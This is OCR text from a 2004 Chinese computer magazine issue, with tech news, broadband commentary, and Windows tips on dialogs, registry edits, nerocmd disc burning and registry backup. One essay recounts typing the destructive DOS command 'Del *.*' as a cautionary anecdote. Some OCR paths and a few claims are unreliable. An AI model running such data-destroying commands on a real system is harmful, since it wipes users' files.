雨巷盼望孤独 / 故乡的依稀揉白了 / 模糊的坐标 / 全是橡树的风景 / 思念你 / 心的座 / 甚至去了 / 美丽的秋色 / 重回 / 北方的思念

这首诗意境优美、音韵流畅，还有那么一点朦胧味儿。据说这是一位电脑工程师在一位诗人的启发下，通过软件自动生成的。当时我想，要是自己也能编一个软件，只要把新华字典输入进去，就能让电脑自动写出一本一本的小说来，那有多棒啊！说干就干，立即找了一家电脑学校报了名，开始了艰难的学习历程。

我想练习指法，可又没钱买电脑键盘，只好找出一个硬纸板，规规矩矩画出键盘的各个键位，没事的时候就把它放到桌子上，想像成键盘。过了若干年后，我在一家电脑书店中看到许多塑制的模拟键盘在卖，每个键位处微微凸起，确实比我的“土键盘”高级多了。

从基本命令到高级命令，从批处理到系统配置，我搁在键盘上的一双手渐渐轻松自如起来。洋洋得意时，挥手敲出“Del *.*”，伴随指导老师的惊叫声，我按下了回车键。谁想电脑重启后，就像泄了气的皮球，哀怨地瞪了我一眼，便瘫痪了。同学的讥笑，老师的责备，让我无地自容。

“Del *.*”是DOS时代最流行的笑话之一。我以前单位的一个同事，就因为误删了系统，被主管彻底地“放了长假”。不过现在的许多读者也许见都没见过DOS吧。

我崇拜王永民，因为一度认为五笔输入法就是电脑操作的一切了。后来学习方正、WITS排版，忽然觉得王选要比王永民厉害多了；接着就是对王江民佩服得五体投地，一个40岁才开始学习编程的成功范例，让每个人觉得“一切皆有可能”；我也曾崇拜王志东等网络英雄，因为他激起过小编创业的豪情……

俱往矣，数风流人物，还看我们CFAN的读者啦！ CF [DJ02]

新闻挖掘机

明年CPU将集成10亿晶体管？

■ 阿健

正在大家纷纷抱怨Intel CPU发热量越来越大，越来越费电时。Silicon Strategies网站又报冷门。Intel技术制造小组副主席Jai Hakhu称，原计划在2007年使处理器集成晶体管数量达到10亿个，但现在该计划已经提前到了2005年。而明年Intel发展的重点将是双核心处理器，难道它将集成到10亿晶体管？！

质问Intel

按照目前的制造工艺，市场上最快的Prescott内核的P4处理器晶体管数也才1.25亿，时下最强的Xeon MP晶体管数量也只有3亿左右。要达到10亿，谈何容易啊！

另外，按照Intel的鼻祖戈登·摩尔著名的摩尔定律推算，CPU内部集成的晶体管数量每18个月翻一番，难道Intel的后辈要打破摩尔定律的戒条？

专家称：明年达到10亿不太可能

记者带着问题采访了中国科学院计算所的专家胡明昌教授。胡教授科学地分析了处理器发展状况，认真研究了记者的新闻来源。然后冷静地提出两个观点：

首先，明年CPU晶体管数达到4个亿倒是有可能的。原因很简单，有市场！Intel的Xeon、AMD的Athlon64以及几个服务器处理器制造厂商，基本上都在为服务器的性能提升做着贡献。而民用高端市场也有可能应用到这种高性能的处理器，也就是说，只有市场需求才是激励Intel提升晶体管数量的根本原因。

其次，即使明年达到10亿，出于成本控制，Intel也不太可能推出成品。晶体管数量是为提升CPU运算速度，但稳定性成为了晶体管数增加的绊脚石。除非专门用途，厂商是不会花大价钱利用水冷，甚至是液氮冷却的方法给CPU降温的。一般来说，无法控制成本时，Intel是不会费力不讨好的。

鉴于以上两点，明年CPU将集成10亿晶体管是不太可能的。

CF [XW03]

WWW

有线上网速度真有"1MB"？

■ 阿健



近日，北京不少小区的户门外贴满了层层叠叠的小广告。这些广告张张不同，贴在上面的总要把下面的联系方式撕得一干二净。从广告内容上看，打广告者从属于歌华有线。大家肯定还记得北京网通前一段时间大力推广ADSL时，无数代理在各小区、电脑卖场大设摊位，而在网通恢复300元初装费，并停止大规模推广活动后，这一做法竟被歌华有线借鉴过来。先不说这样广告是否合法，就是从宣传材料上接入速度栏打着"每户1MB"的旗号，让记者大惑不解。财大气粗的北京电信ADSL也不敢说"每户1MB"，这家公司怎么会有如此财力让用户独享"1MB"网络带宽呢？会不会是有人存心混淆视听？记者决定一探究竟。

记者走访几家已经安装了有线宽带的用户，听到了这样的声音，"安装时说的是"1MB"，其实下载速率只有30～40KB，根本就是骗人的。"另一家人还在使用ADSL，"我还是用ADSL比较妥当，因为速度一直是稳定在60～80KB"。30～40KB的下载速率和宣传的"1MB"竟如此悬殊！

据专家介绍，长城宽带采用LAN网接入，网通和电信采用ADSL，歌华有线采用Cable Modem。最初我们概念中的宽带就是指LAN网。ADSL和Cable Modem都属于对传统技术的改造，优点是无须从头开始铺设骨干网，可以使用原来的线路。从理论上说歌华有线属于共享式，用户上网就像是拿着多根吸管从一个瓶子里喝水，如果用户量不大，可以达到"1MB"带宽；ADSL属于点对点式，如果服务器负载没问题，比较稳定，带宽512KB。

做广告者是在跟用户玩文字游戏。宣传的"512KB(其实是512Kbps)"，实际的下载速度应该用512÷8，也就是64KB，这就接近正常的下载速率了。而对于宣传中带宽1MB的歌华有线，其下载速率理论应该达到1024KB，而其实用户一多，这种理论值必然会衰减很快，用户所说的30～40KB也就很正常了。

记者电话联系北京歌华有线客户服务代表，得到的答复是，"歌华有线带宽为小区共享1MB，下载速率会在300～400KB左右，用户数量增加会对上网速率有一些影响"。看来，装宽带还是需要先咨询清楚，选择正规的安装公司进行的。

CF [XW04]

我们每天要经常使用Windows 和各种应用程序的“打开保存”、“另存为”窗口，但似乎从未想到过只要略施一些雕虫小技，就能够从这些窗口中节省出不少时间。

“打开/保存”对话框中的雕虫小技

■ 苦咖啡

“打开/保存”窗口快速显身

在 Windows 中 Ctrl＋O 这个组合键是专门为各种程序的“打开”窗口设置的，而 Ctrl＋S 则是为“保存”准备的(如果当前处理的内容还未保存成文件，那么这个快捷键组合会呼出“保存”窗口)，我们可以留意到高手们在进行文字处理时，会经常按下 Ctrl＋S 来保存文件，这是一个非常好的习惯，希望你也能够渐渐养成它。

同一格式文件快快显身

一般情况下，特定软件的打开文件对话框中会显示其默认支持的文件，比如:Word 默认显示 *.doc 文件……不过，有些软件则不同，比如在 OE 的新邮件编辑窗口中按下“插入→文件附件”后，它并不知道要加入哪些文件，在对话框中默认显示为所有文件 (*.*)，这时可在“文件名”文本框中输入“*.扩展名”来快速过滤文件，比如“*.txt”回车后上面的文件列表只会显示文本文件。

> **小提示**
>
> 其实“打开/保存”窗口就和一个小型的资源管理器没什么两样，不信，右击一下鼠标，是不是可以看到相同文件的快捷菜单？通过这些命令，能方便地删除、复制、粘贴文件，而不必再回到“资源管理器”中。比如你正在用记事本处理文件，突然想听歌了，那么只要进入点击“文件→打开”，进入保存 MP3 的文件夹，然后选中要播放的 MP3 文件双击，是不是快捷不少呢？

面子更大 看得更多

所浏览的文件夹中文件一多，“打开/保存”窗口就显得太小了。其实，只要将鼠标指针放在右下角，当指针变成上下箭头后，向外拉动，窗口会慢慢变大，是不是视野一下子大了许多？！

接下来单击窗口上方最右侧的那个查看按钮，在弹出菜单中可以选择不同的浏览方式，如果要打开图片文件，可以选择“缩略图”模式，这样就能直接从缩略图中看出图片文件的大概内容（见图 1）。而对于其他文件格式，比如：MP3 或其他多媒体文件，推荐选择“详细信息”，这样能通过更多文件信息判断出文件的内容，从而更快地找到要打开的文件。

另外，建议安装我们以前介绍过的资源管理器增强软件——InfoTip Extension（下载地址：http://nj2.onlinedown.net/down/infotipx-p.exe)，这样当你将鼠标指针移动到文件列表的



图 1

文件上后，系统会弹出小窗口，显示有关该文件的信息。如果是文本文件，则能显示出其中一部分内容。从而使你快速确认并找到要打开的文件。

按顺序打开多个文件

有时，想通过“打开”文件对话框打开多个文件，一般会先选中第一个文件，再按下 Shift 键，单击最后一个文件选定这些文件。但这种方法不能顺序打开文件！应该先选中最后一个文件，按下 Shift 键，再单击第一个文件才能顺序打开。比如：要顺序播放 VCD 光盘中的 AVSEQ01.DAT、AVSEQ02.DAT、AVSEQ03.DAT……AVSEQ16.DAT共16个文件，那么就必须先点击 AVSEQ16.DAT，再点击 AVSEQ01.DAT，这样才能按从AVSEQ01.DAT、AVSEQ02.DAT到AVSEQ16.DAT的顺序播放这些文件。

用好 Office XP/2003 的“打开/保存”窗口

Office XP/2003 的“打开/保存”窗口功能比 Windows 标准的要强大不少，首先建议你单击倒数第二个“查看”按钮并选择“预览”，这样在下面的文件列表旁边会出现一个窗格，只要在文件列表中选择相应文件，这个窗口中会显示出文件内容（支持包括 TXT、DOC 等在内的多种文件格式)。如果你希望重命名或打印某个文件，那么在预览并找到文件后，只要单击“工具”，就能在不打开文件

的情况下通过选择“重命名”或“打印”完成操作（见图2）。



图2

而“工具→添加到我的位置”则可以在Office“打开/保存”窗口左侧“查找位置”下找到新加的文件夹，通过它同样能快速访问相应文件夹，并从中存取文件。而这里的“查找”命令特别实用，通过它可查找Office文件。

为窗口添油加醋

在使用“打开/保存”窗口时，最头痛的就是它们没有记忆功能，常常要费事地切换文件夹。下面推荐两个解决方案：

1.DialogMate为你创建快捷通道

我们在去年第22期《神奇的DialogMate让窗口变变变》介绍了DialogMate这个只有25KB的免费软件（下载地址:http://www.weird173.net/apps/DialogMate.zip)，它可以让你只需右击Windows窗口右上角的最小化按钮将程序窗口最小化到系统托盘，按中间按钮则可最小化为一个桌面小图标。同时，可以在各种软件的“打开/保存”窗口中添加一个小图标，按下后在菜单中会显示你自定义的文件夹，通过这里可迅速使窗口进入所选的文件夹。同时，还允许为特定程序的“打开/保存”窗口设置特定的文件夹菜单。

下载并解压缩软件，接着直接运行bin目录下的dlgmate.exe。接着，右击系统托盘内的DialogMate图标，选择“DialogMate”项，在打开的窗口中选择“Menu items”(菜单项)标签。点击左侧窗格中的“global”(全局)项，接着在右侧窗格使用“Delete”按钮将其中的项目全部删除。然后单击“Insert”按钮弹出“Add/Edit Menu item”窗口。在“Menu item name:”中填入文件夹名称（任意起），在“Item path:”中输入文件夹路径即可。

在左侧窗格按“Add”按钮然后输入“Emeditor”(请使用程序的可执行文件名)，确定后选中它，然后在右侧窗格中按上面的方法添加相应文件夹即可生成为Emeditor专门定制的菜单项（见图3）。



图3

■ 四川 JoyChan

2.PlacesBar Tweaker

在大多数程序的“打开/保存”窗口左侧有一个工具条，其中是一些常用系统文件夹的图标，按下后可快速进入相应文件夹，而PlacesBar Tweaker（下载地址：http://www.ioisland.com/download.php?product=11）能让你随意将自己的文件夹替换掉原来的系统文件夹。

安装后启动该软件，首先在左侧工具条中选中要修改的系统文件夹图标，接着勾选右侧窗格中的“Use Drive or Folder for Selected Place”，然后单击“Browse...”按钮定位到要替换的文件夹，确定后即可。当然你也可以勾选“Use Special Folder for Selected Place”使用列表中的系统文件夹（见图4)。



图4

如果不希望在“打开/保存”窗口中使用工具条，可以勾选“Hide Places Bar in Dialogs”，这样所有“打开/保存”窗口中的工具条便会消失了。而单击“Restore Default...”按钮可恢复为Windows默认的工具条，“Preview...”按钮可随时预览修改效果。

Just Do It

★用修改注册表的方式也可以进行修改，请用“Comdlg32 PlacesBar”为关键词在百度中搜索相关文章并进行实践。

★在Windows XP中直接用“组策略”也可以进行修改，请到“用户配置→管理模板→Windows组件→Windows资源管理器→通用打开文件对话框”。


|CF|[XT01]

Windows XP也能“夺人之美”

■ 何亚新

许多朋友喜欢将自己的桌面打扮得漂漂亮亮，再加上声景并茂的屏保，这样一台电脑放在在办公室或家里也真够吸引眼球的。其实在Windows 2000中，你还可以将分区或文件夹也来一番美容，为它加上漂亮的背景图片。但Windows XP似乎没有了自定义功能，那么该如何美化它呢？

以Windows 2000为例，在“运行框”中输入“cmd”之后回车进入命令提示符状态，此时默认的当前目录是用户文档目录，假定想美化C分区，则输入“cd c:\”之后回车，将当前目录改为C区根目录，再键入ieshwiz后回车，就可以打开“自定义文件夹向导”了。单击“下一步”，



选择“自定义”中的“修改背景图片和文件名外观(P)”，再单击“下一步”，在如图所示窗口中，点击“浏览”选中一个喜欢的图片，再单击“下一步”完成。如此，你的C区背景就再也不是白板了，而是一幅美丽的图片。C区的文件、文件夹镶嵌其中，浑然和谐，妙不可言。

小提示

要为某个文件夹加上背景图片，方法是一样的，只要在命令提示符状态先进入该文件夹的目录再运行ieshwiz即可。当然，你也可以直接在ieshwiz后边加路径再直接回车，如ieshwiz c:\，可不必先进入目标目录。

奇怪的是，ieshwiz.exe这个命令在Windows XP中居然被取消了。不过没有关系，可以直接从Windows 2000中拷贝过来使用，该文件位于Windows 2000安装分区WINNT\system32目录下，仅52KB大小，拷贝过来放在Windows XP同一目录下即可使用。与Windows 2000相比，Windows XP有更改文件夹图片和图标的功能。方法是用右击文件夹，选择“属性”，再点击“自定义”，就可以更改文件夹图片和图标了。你可以将某些重要的文件夹设置成有特殊意义的图片和图标，起到标识文件夹内容的目的，再为其加上一个漂亮的背景图片，既美观又一目了然。试试看，Windows XP替换图标的功能和Windows 2000的自定义功能整合在一起，是不是很棒？

|CF|[XT02]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

安装新软件 没人能强迫我

■ 赵辉

一天，购得正版金山毒霸V，立刻赶回家安装。但是让我没想到的是，安装进程提示:“发现您的系统中，存在IE6.0以下版本，请先安装IE 6。”之后按“确定”退出安装程序。真不明白杀毒软件为什么要求IE版本呢？笔者以前曾安装过IE6，但是发现其浏览网页的速度要比IE5.5慢的多，所以重新装了IE5.0。现在怎么办呢，手头没有IE 6呀！鱼和熊掌怎么才能兼得呢？经过分析，认为毒霸V很有可能是检测IE版本号合不合乎要求，从而决定是否继续安装。于是想到了通过修改注册表来解决安装问题。

在“开始→运行”中输入“regedit”，打开注册表编辑器，将[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer]中的Version的值5.00.2614.3500改成6.00.2614.3500，然后进行安装，毒霸乖乖的装到了我的机器中。根据这个经验，大家可以举一反三，如果遇到类似的提示版本不符问题，也能通过类似的方法来解决。

|CF|[XT03]



每当我们要刻录光盘时，总是先要启动刻录软件，然后按部就班地进行一番设置，最后才能开始刻录。刻录次数多了之后，这些几乎完全相同的步骤就显得很烦琐。有什么简便的方法快速实现刻录呢？

给鼠标“武装”刻录功能

任务编号：200416

任务内容

我们经常用Nero等工具来刻录光盘。通常来说，要刻录的内容只是一个文件夹，每次刻录的设置也是相同的。如果每次都打开Nero，一一进行设置后再刻录，十分麻烦。这期的新挑战内容是：把刻录功能集成到鼠标右键菜单中，只要在要刻录的文件或文件夹上点鼠标右键，选择“刻录”，就能轻松地实现刻录功能。

装备： Windows 9x/Me/2000/XP/2003

任务难度系数： 3/5

挑战者： 柳庄头

新任务（300元）

我们常用QQ来和好友聊天。聊得时间久了，QQ的好友列表中就会有一个长长的名单，其中肯定会有一些长时间不聊的朋友。清理这些长期不联系的用户是一件麻烦和困难的事情，非要一个一个查看聊天记录吗？本期的挑战题目是：如何用简便的方法快速找出三个月内没有聊过天的QQ好友？

很多朋友都会定期进行数据备份，最常用的方法是将重要文件刻录到光盘中保存。因为是资料备份，所以操作对象往往只是一个文件夹，而且每次操作的设置也大都一样。如果每次都打开Nero按部就班进行刻录，实在有些繁琐。其实，Nero 6安装文件夹下提供了一个可以通过命令行模式进行刻录的小程序：nerocmd.exe。虽然大小只有200KB，可功能一点也不差，从此我们可以通过命令行模式进行光盘刻录啦！如果再进一步，还能将刻录命令添加到鼠标的右键菜单中，以后刻录光盘变得轻松多了！

实战应用——集成至鼠标右键菜单

打开注册表编辑器，接下来添加相应键值项，即可实现集成至鼠标右键菜单的目标。

实例1：在文件右键菜单中添加“writecd”命令

找到[HKEY_LOCAL_MACHINE\Software\Classes*\shell]，在其中新建一个名为“writecd”的项，再在writecd项下新建一个名为“command”的子项，在右侧窗格中将默认字符串的值更改为以下的命令（见图1）：



图1

"C:\Programe files\ahead\nero\nerocmd.exe" --write --real --drivename g --iso g %1

退出注册表编辑器，在任意文件上右击，便可以看到右键菜单中多出了一个“writecd”选项。

Just Do It

请尝试为ISO文件的右键菜单添加“刻录该镜像文件”的命令。

实例2：给文件夹右键添加“刻录该文件夹”命令

找到[HKEY_LOCAL_MACHINE\Software\classes\directory\shell]，在该子键下新建一个名为“刻录该文件夹”的项，在该项下再新建一个名为“command”的子项，在其右侧窗格中将默认字符串的值改为以下命令：

"C:\Programe files\ahead\nero\nerocmd.exe" --write --real --drivename g --iso g %1

保存修改结果并退出注册表编辑器后，只要右击任意文件夹，在弹出的右键菜单中便会多出了一个“刻录该文件夹”命令（见图2）。选择该命令，即可启动nerocmd进行光盘的刻录（见图3）。



图2




图3

实例3：在右键菜单中添加“完全擦除”命令

很多用户都使用可擦写光盘来进行数据转移，因此对光盘进行格式化是经常的事情。所以，有必要将格式化命令集成至右键菜单，当需要进行光盘格式化操作时只要右击，选择“擦除”命令即可。

打开注册表编辑器。找到[HKEY_LOCAL_MACHINE\Software\Classes*\shell]，在其中新建一个名为“erasecd”的项，再在该项下新建一个名为command的子项，在右侧窗格中将“默认”字符串的值更改为以下命令:

"C:\Programe files\ahead\nero\nerocmd.exe" --erase --entire --drivename g

退出注册表编辑器，在任意文件上右击，便可以看到在右键菜单中多出了一个“erasecd”的选项了。

用好命令行 化繁为简

千里之行，始于足下。熟悉使用nerocmd进行命令行刻录的一些基本的语法，可以更好地使用它。要通过命令行命令来进行光盘刻录，只要在命令行窗口先进入Nero的安装目录(例如c:\program files\ahead\nero)，在命令行提示符后输入相应命令即可。

1.刻录VCD光盘

Nerocmd --write --drivename <name> --real --tao --videocd <video file1> [<video file2>]

以上参数含义为:

--write 刻录光盘

--real 直接进行真实的刻录操作。如果缺少此参数则默认为模拟刻录。

--tao 使用TAO模式进行刻录(为可选项，但建议选择)

--drivename <name> 指明刻录机所在的盘符

--videocd <video file1> [<video file2>] 刻录成为VCD格式的光盘，媒体文件为file1.file2……

实例:刻录机为G盘，需要将E盘下面的abc.mpg文件刻录成为VCD光盘

依次点击“开始→运行”，输入“cmd”，进入到命令提示行窗口。进入到nero安装目录，在命令提示符后输入以下的命令:

nerocmd --write --drivename g --real --tao --videocd e:\abc.mpg

回车后在刻录机中放入光盘即可开始刻录了。

2.刻录镜像光盘

nerocmd --write --drivename <name> --real --tao --image <image filename>

参数说明:

--image <image filename> 将镜像文件刻录至光盘

实例:将D:\manager.iso镜像文件刻录至光盘，刻录机盘符为G:

在命令行提示符后输入以下命令并回车：

nerocmd --write --drivename g --real --tao --image d:\manager.iso

回车后nerocmd便依次开始文件准备、检查光盘、缓冲、刻录等一系列的操作。很快，镜像文件便被恢复至了光盘上。

3.刻录数据光盘

如果只想将选中的文件作为数据保存在刻录盘上，那么就可以选择刻录数据光盘。

nerocmd --write --drivename <name> --real --tao --iso <volumename> <filename>

参数说明:

--iso <volumename> 刻录为ISO标准格式的数据光盘，并指定刻录机的盘符

<filename> 要刻录的文件名(包换完整的路径)

实例:将D盘根目录下一个名为win03.iso的文件模拟刻录至光盘，但仅仅是作为数据文件保存，不需要进行镜像刻录。

在命令行提示符后输入以下命令:

nerocmd --write --drivename g --iso g d:\win03.iso

回车后即可开始模拟刻录了。

4.格式化光盘

nerocmd --erase --entire --drivename <name>

参数说明:

--erase 执行光盘格式化命令

--entire 完全格式化。如果省略该命令，则默认为快速格式化。

实例:将放入刻录机的可擦写光盘完全格式化

在命令提示符后输入以下命令并回车即可:

nerocmd --erase --entire --drivename g

5.检查Nero序列号是否正确

有的朋友在安装Nero后，发现用它刻录出来的光盘质量非常不稳定，有时一切正常，有时却无法读取。此时，有必要先检查一下自己的Nero序列号是不是正确的，而nerocmd就能帮我们这个忙。

在命令提示符后输入:nerocmd --listdrives命令，回车




图4

后Nero将会检查其序列号是否有效。如果出现了“Serial number is invalid!”的提示，则表示你所安装的Nero序列号是无效的。如果“ID”号为“0”，那么恭喜你，序列号正确，可以放心使用(见图4)！ |CF|[XT04]

“锋”言风语

病毒源码明码标价 变种连出后患无穷

近日，某黑客网站赫然亮出如下广告:“免费版本的××病毒有功能限制，且可能被瑞星等杀毒软件查杀。××2.0病毒100元至200元可订做，不被任何杀毒软件所查杀，且有技术指导支持。欲知详情请加QQ与××联系。”与此同时，一个叫“恶鹰”的病毒自从今年年初爆发以来，由于其源码已经在病毒编写者聚会的地下社区公布，迄今已出现二十多个变种。

人们对网络营销的期待一直很高。此前我们曾听说Gmail测试账户成为商品在网上买卖，这回主角换成恶性病毒了。如今，连电脑病毒也可“按需订做”并明码标价进行公开交易，实在令人乍舌。这些按需订制的病毒一旦用于盗窃账号、密码或发送垃圾邮件，必将后患无穷。在忠告那些出卖病毒源代码者要厚道做人的同时，我们希望相关部门尽快对这类危害性极大的网络营销严厉查处。

视窗将要飘进汽车？

随着技术进步，最近几年生产的汽车中都安装有多个电脑，用来自动化管理汽车的方方面面。既然是电脑，微软这个作为世界上最大的软件厂商就当然不会错过这里的机会。最近，微软宣布将与意大利著名汽车公司菲亚特(Fiat)签约，为该公司2005年的全部新款车型设计新的软件平台。这个平台将可以通过蓝牙技术提供连接智能手机、PDA、因特网等功能。同时，它还将提供一个USB接口，可以连接MD、MP3等媒体播放设备。就像已经应用到Office软件中的语音识别技术一样，这个电脑平台中将提供语音控制功能。

菲亚特公司决心很大，要把这个平台推广到明年的所有新车中，从低端产品到高档的“阿尔法·罗密欧”都将配备。微软公司的“移植”工作也很充分，提出将在这个平台上装备类似“Windows Update”的更新程序，保证软件为最新版本。

Cornel:听到这个消息，人们最容易想到的就是蓝屏……微软仍然在用它惯有的思路来设计汽车软件，但汽车电脑并不同于普通电脑，汽车上不能用iPod算不了什么，要是不能用刹车就太恐怖了。而这样的例子其实早就有，前两年就曾经有某世界著名汽车安装了微软的智能平台，而偏偏它又出了问题，导致某国总理被困车中，最后不得不打碎玻璃逃生。

以上内容由先锋网(http://www.pcpchina.com/)提供。

|CF|[XT05]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

问号的两则妙用

■ 刘勇强

“？”键是DOS时代使用频率较高的一个通配符，然而到了Windows时代后，大家似乎已将它淡忘了。其实在Windows中，这个“？”键还是有不少妙用的。这不，以下就给您“？”键的两个应用实例，不妨一试。

准确查找

在使用Windows“开始”菜单中的“查找”或“搜索”命令时，如果你要查找的文件名称中含有空格键，那么可以用“？ ”代替空格。比如你在文件名称框中键入“Windows?XP技巧三则”时，系统将查找名称中包含有“Windows XP技巧三则”(“XP”前有一个空格)的文件。如果你键入的是空格键而不是“？”，那么系统将查找名称中包含“Windows”或者“XP技巧三则”的文件。由此可见，在“查找”或“搜索”命令中，空格键是“或”的关系，而“？”是“与”的关系。注意:键入的“？”一定得是英文的半角符号。

查找信息

在网上中查找信息的方法有很多，比如你可以在IE地址栏中先键入“？”，再键入要搜索的单词或短语，按回车键之后，IE将使用预置的搜索引擎开始搜索。

没有想到小小的“？”键还有这些另类用途吧?如果你还发现了其他的妙用，可别忘了告诉我啊!

|CF|[XT06]

注册表是Windows的神经系统，掌握着电脑的“生杀大权”，但它也很脆弱，Windows经常因为它出了问题而导致彻底崩溃，因此，如果备份和恢复注册表就成了所有电脑用户的必修课，以前Windows 98的注册表备份大家已经了解很多了，但Windows 2000/XP却很少有权威的方法。

Windows 2000/XP注册表——终极备份与恢复

■ 维克托电脑工作室 张宗闰

注册表文件在哪里

Windows 2000/XP注册表文件存储于“WINNT\system32\config”文件夹，其中包括“Default”、“SAM”、“Security”(Windows 2000无此文件)、“Software”和“System”五个文件。用户配置文件为“NTUSER.dat”，它存储于“C:\Documents and Settings\用户名”文件夹，Windows 2000默认以“Administrator”内置系统管理员登录系统，而Windows XP则相反，用户需要创建自己的账户登录系统。(以下操作以Windows 2000为例说明)

实例：修改其他用户的注册表文件

通常情况下，我们只能对当前登录用户的注册表进行修改。一旦对注册表进行了误操作，造成系统无法启动，我们就无法进入注册表编辑器进行恢复。在这种情况下，我们可以以另一个用户的身份登录，在注册表编辑器中修改原来用户的注册表。方法如下：打开注册表编辑器，选择[HKEY_USERS]，点击“文件→导入注册表文件”，打开“C:\Documents and Settings\用户名”文件夹下的NTUSER.DAT文件，然后按“打开”，会弹出对话窗口要求输入用户名称，在[HKEY_USERS]下便多了一个刚才输入的文件夹，这个文件夹便是所需修改的用户注册表文件，修改完毕后选中刚才输入用户名的文件夹，然后按“文件→卸载注册表文件”即可。

打造注册表自动备份系统

第一步：准备好顺手的工具

ERUNT是一个简单易用的Windows NT/2000/XP注册表备份工具，下载后将其解压缩到C盘根目录的“erunt”文件夹中。这样，运行其中的ERUNT.EXE，出现图1的画面，其中文件路径是要备份的文件夹，修改好之后按下“OK”即可开始备份。今后希望恢复注册表时，只要进入备份文件夹，双击其中的“ERDNT.EXE”，然后单击“OK”即可恢复注册表。

ERUNT小档案

软件版本:1.1.d	软件大小:461KB
软件性质:免费软件	适用平台:Windows NT/2000/XP
下载地址:http://home.t-online.de/home/lars.hederer/erunt/erunt.zip	

第二步：创建自动日期备份的批处理




图1

ERUNT有一个很方便的功能，可以在命令提示符状态下运行。利用它的一些参数，能够实现自动将注册表文件保存到以当天日期命名的文件夹中。打开一个文本文件，输入以下内容：

C:\erunt\ERUNT.EXE %SystemRoot%\ERDNT\#Date# /noconfirmdelete

第一部分是文件所在路径，第二部分是“备份到”的位置，也就是C:\WINNT\ERDNT目录，并以当前日期做为子文件夹名，“noconfirmdelete”表示如果存在同名文件夹则自动删除。

将该文件保存为“backupreg.bat”，并放置在桌面上，以便随时使用。

> **小提示**
>
> 免费奉送的注册表优化小工具
>
> 在ERUNT所在的文件夹中，还有一个名为“NTREGOPT.EXE”的小工具，双击运行后，程序会自动扫描注册表，并提供一个“瘦身”前后注册表体积的报告，只要按下“OK”，即可完成注册表的优化。

第三步：何时备份注册表

虽然你可以将这个批处理文件放置在“开始→程序→启动”或是作为登录脚本，从而实现和Windows 98那样的Windows启动自动备份，或者利用“任务计划”进行定时备份，但我们认为这样并没有必要，其实备份注册表的最佳时机在于：更新系统文件或驱动程序、安装新程序前(保证Windows一切运行正常)，或即将执行有风险操作，

这时才需要双击这个批处理进行注册表备份，备份文件会保存到类似"C:\WINNT\ERDNT\2004-8-15"这样的文件夹中。

第四步：恢复注册表

如果系统还能正常启动，那么可以直接进入"C:\WINNT\ERDNT\"文件夹选择之前的备份子文件夹（比如："2004-8-15"），然后运行其中的"ERDNT.EXE"进行注册表恢复。

如果系统无法启动，你可以尝试在启动菜单中按F8键后选择"最后一次正确配置"，如果无效，可以再试着进入安全模式，如果都不成功，就需要采用下面的方法来恢复注册表了。

方法一：如果安装有双系统，可以进入另一个正常的Windows，运行备份文件夹中的"ERDNT.EXE"进行恢复，如果在另一个Windows中盘符发生了变化，比如：C盘变为了D盘，恢复前，还要用记事本打开备份文件夹的"ERDNT.INF"文件，将其中所有的"C:"替换成"D:"。

方法二：用Windows 2000/XP安装光盘启动系统，在安装欢迎菜单中按下R键，再按C键，进入故障恢复控制台，然后输入密码登录系统，接着输入"CD C:\WINNT\ERDNT"命令进入备份注册表文件的所在文件夹，接着再用CD命令进入相应备份文件夹，比如："CD 2004-8-15"。然后输入"batch erdnt.con"命令并回车，这样备份的注册表文件便会被恢复，完成后输入"exit"退出故障恢复控制台。接下来系统会以所选择的注册表备份重启。

小提示

★注册表无法恢复或恢复无效的情况

设备或设备驱动程序损坏，恢复无效。

系统文件损坏或丢失，恢复无效。

硬盘发生逻辑或物理损坏或分区表错误，恢复无效。

感染病毒没有清除干净，恢复无效。

★把故障恢复控制台装进硬盘

每次都用Windows 2000/XP安装光盘来进入故障恢复控制台是不是有些麻烦？其实只要将安装光盘放入光驱，接着按下Win＋R组合键，输入"X:\i386\winnt32.exe /cmdcons"（其中"X"为光驱的盘符，请根据实际情况修改），回车后即可将故障恢复控制台装进硬盘，以后再恢复注册表，只要从启动菜单中选择故障恢复控制台的选项即可快速进入并进行恢复。

|CF|[XT07]

输入法也可以"塑身美体"



■ 于健佐

